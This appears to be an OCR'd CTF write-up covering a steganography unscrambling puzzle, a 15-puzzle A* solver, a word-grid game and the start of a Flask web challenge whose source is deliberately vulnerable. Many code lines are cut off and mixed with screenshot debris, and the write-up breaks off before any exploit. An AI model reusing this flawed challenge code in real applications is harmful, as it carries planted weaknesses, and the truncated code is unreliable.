
```
Eyelashes
Sugar
Dragon teeth
Unicorn hair
Bigfoot nail
```

items.txt


```
Bigfoot nail
Unicorn hair
Sugar
```

```
**************************************************
** Welcome to the MAGIC POT
     ****
** Code is desapearing..
        ****
** ... strings are confused ...
 ****
**  ... and functions are mixed!!            ****
**************************************************

**************************************************
** Insert your items for the magical potion ****
**   and shake them with your magic spoon   ****
*****   AND GET THE SECRET!!
****
```

CODING - 300


Name
lvl1.zip
README.md
Extract
lvl1.zip
Location: /
Name
Size
Type
Modified
lvl1.png
944,3 kB
PNG image
12 października 2022, 14:30
lvl2.zip
46,5 MB
Zip archive
12 października 2022, 14:30

```
# sudo -r fog

In his unconscious state, R-boy's vision is all mixed up.
The images he sees seem to be indecipherable, as if the pixel

Suddenly, R-boy finds a sheet of paper with written notes:

\```
np.random.seed(seed)
indices = np.random.permutation(len(pix))
...
stepic.encode(img, message)
...
imutils.rotate(img, angle=rot_angle)
\```
```



stepic 0.5.0

```
pip install stepic
```

Latest version

Released: May 12, 2020

Python image steganography

Navigation

- Project description
- Release history
- Download files

Verified details

These details have been verified by PyPI

Maintainers

Project description

Stepic - Python image steganography https://launchpad.net/stepic

INTRODUCTION

Stepic hides arbitrary data inside Pillow images.

Stepic is a Python module and command line tool for hiding arbitrary data within images by slightly modifying the colors. These modifications are generally imperceptible to humans, but are machine detectable. Works with RGB, RGBA, or CMYK images. Does not work with JPEG or other lossy compression schemes.

VERSION

```
def unrandomizepixels(im: Image.Image, seed):
    imnew = im.copy()
    imsize = im.size
    imdata = list(im.getdata())
    np.random.seed(seed)
    indices = np.random.permutation(len(imdata))
    for src, dst in enumerate(indices):
        x, y = dst // imsize[0], dst % imsize[1]
        imnew.putpixel((x, y), imdata[src])
    return imnew
```

			2	16			2		7		13	3			6
11		5	4	10	3	7	12	8		14	10	2		13	14
			16			14		3		16	12	12			
13	14	8		1	13		6	15	6	11	5		5	8	10
	15	14	8		8	6	10			2	1	8	6		7
5		2	1			16		13			11		11	5	
	12		6	11	12		13	4	6		5		4		
				2		6				15		15		6	
	11	16		12			10			2	10	5	11	13	14
15		6	4			5		7		5		16			
14		8	10	2	7	6	11			6	4	15		3	
13	2				1		6		6	12	14		7	1	

6			3	16	7			2	12		9	8			15
14	13		2	10	5		9	3	1	8	7	6	11	4	
			12			2	15	4	6	14			5		9
10	8	5		4				11		16	15	7			
	11		13		10	4		8	14	15		2		6	
			14		8	9	16	1	2		5	11	12		13
	5		8	2			11	9		12				16	
2	4	16		13	14	15							8	9	10
4	14		11	5	12	10	13		7	1				15	
12		13		11	16	14		15		3		4	6		5
5	3	1	15	9			7	16				13			11
	9	6	10	15	3	8		5	11	13	14			2	1


6			3	16	7			2	12		9	8			15
14	13		2	10	5		9	3	1	8	7	6	11	4	
			12			2	15	4	6	14			5		9
10	8	5		4				11		16	15	7			
	11		13		10	4		8	14	15		2		6	
			14		8	9	16	1	2		5	11	12		13
	5		8	2			11	9		12				16	
2	4	16		13	14	15							8	9	10
4	14		11	5	12	10	13		7	1				15	
12		13		11	16	14		15		3		4	6		5
5	3	1	15	9			7	16				13			11
	9	6	10	15	3	8		5	11	13	14			2	1

sixteen-block-puzzle-solver / **solver16.py**


bhandaresagar 16 block puzzle

Code | Blame | 311 lines (227 loc) · 8.15 KB | Raw

```
# !/usr/bin/python

__author__ = 'sagar'

'''
A brief report on the program:

Run Command: python solver16.py <input-board-filename.txt>
Input parameters: name of file having input 15 puzzle board configuration
Expected sample output:

if logging=DEBUG
current path being considered

if logging=INFO

Execution time : 0.08 minutes. explored nodes 8154 data:[[1, 2, 3, 4], [5, 6, 7, 8], [9, 10, 11, 12], [13, 14, 15, 16]]
L4 U3 R1 D3 R2 D2 L2 R3 U2 U4 L3 L2 D3 R2 D4 R1 U4 L1

Algorithm: A-Star
Heuristic Function: Variant of Manhattan considering shift of column and row
Total Cost : Cost of path from intial node to current node + Heuristic Cost from current node to goal node
```


lvl1.png
lvl2.zip
Extract
lvl2.zip
Location:
/
Name
Size
Type
Modified
lvl2.png
943,2 kB
PNG image
12 października 2022, 14:30
lvl3.zip
45,6 MB
Zip archive
12 października 2022, 14:30

Quick different tasks:


Black -> words already on the grid
Green -> words placed legally
Red -> words placed illegally
F
A
H O U S E
L
R O A D
E
"L" is on a "up_right portal", hence if I move in direction up right, I exit on the opposite portal
A P P L E
P
H
U
T
"Apple" generates also the digrams "ap", "ep" ad "lh"
H A S
U

quick take away:

- learn how to combine multiply tools together
- In CTF super-duper optimization loose against the brute force

Level 4 GOATS&SNAKES 400 points ×

Winning the battle, R-Boy gains access to the palace and moves one step closer to his goal. Here, he is rewarded with the Link Fragment, a key element to completing his mission of becoming a Digital Knight.

http://gamebox1.reply.it/web4-1c1a2bce092184a2acfcd7ddbd00abffe1c0a587/


MATERIALS

web-400.zip

INSERT THE FLAG

{FLG:XXXX...XXXXXXXXXX}

SEND


Extract
web-400.zip
Location:
/src/
Name
Size
Type
Modified
lib
2,4 kB
Folder
09 października 2023, 15:29
static
2,3 MB
Folder
16 września 2023, 10:53
templates
21,1 kB
Folder
05 października 2023, 15:56
webapp.py
4,2 kB
Python script
09 października 2023, 15:26
wsgi.py
61 bytes
Python script
16 września 2023, 10:53

Becchi Place

HOME | JOIN US | LOG IN

Create here an account and skip the line!

Once you have created your account, you will need to come to our office to complete the registration.

Name

Surname

Email

Phone number

SEND

I'm not a robot

reCAPTCHA
Privacy - Terms

```python
from lib.user import User, db
import random, secrets, hashlib, re

def createuser(name,surname,email,phone):
    username = "{}.{}.{}".format(name,surname,random.randint(
    passwd = hashlib.sha256(bytes(secrets.token_urlsafe(16),'
    if email == "" or len(username) > 64 or len(email)>64 or
        return False
    try:
        newuser = User(username=username,
           password=passwd,
           email=email,
           phone=phone)
        db.session.add(newuser)
        db.session.commit()
```

```python
from flask_login import UserMixin
from flask_sqlalchemy import SQLAlchemy

db = SQLAlchemy()

class User(UserMixin, db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(64),unique=True,nullable=F
    password = db.Column(db.String(64),nullable=False)
    email = db.Column(db.String(64),unique=True, nullable=Fal
    phone = db.Column(db.String(16),nullable=False)
    token = db.Column(db.String(64),nullable=True)
```

```python
from flask import Flask, render_template, render_template_str
from flask_sqlalchemy import SQLAlchemy
from flask_login import LoginManager, login_user, logout_user
from lib.user import User, db
from lib.functions import *
import sqlite3 as sqlite
import secrets

app = Flask(__name__)
app.secret_key = secrets.token_urlsafe(64)
app.config["SQLALCHEMY_DATABASE_URI"] = "sqlite:///becchi.db"

login_manager = LoginManager()
login_manager.init_app(app)
```

```
@app.route('/registration', methods=['GET', 'POST'])
def registration():
    try:
        if request.method == 'POST':
name = malicious_chars(request.form.get('name'))
surname = malicious_chars(request.form.get('surname'))
email = malicious_chars(request.form.get('email'))
phone = request.form['phone']
if human_validator(request) != True:
    return redirect(url_for('registration', error='error'))
user = createuser(name,surname, email, phone)
if user == False:
    return redirect(url_for('registration', error='error'))
return redirect(url_for('registration', username=f'{user}'))
        return render_template('registration.html', pub_key=g
```

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    try:
        if request.method == "POST":
username = malicious_chars(request.form.get("username"))
password = request.form.get("password")
user = User.query.filter_by(username=username).first()
if user and check_password(password, user.password):
    login_user(user)
    resp = make_response(redirect(url_for("auth")))
    resp.set_cookie('goatoken', generateGoatSessionID(user))
    return resp
return redirect(url_for("login", login="False"))
        return render_template("login.html")
    except:
```

```
@app.route('/reset_passwd', methods=['GET', 'POST'])
def reset_passwd():
    try:
        if request.method == "POST":
username = malicious_chars(request.form.get("username"))
email = malicious_chars(request.form.get("email"))
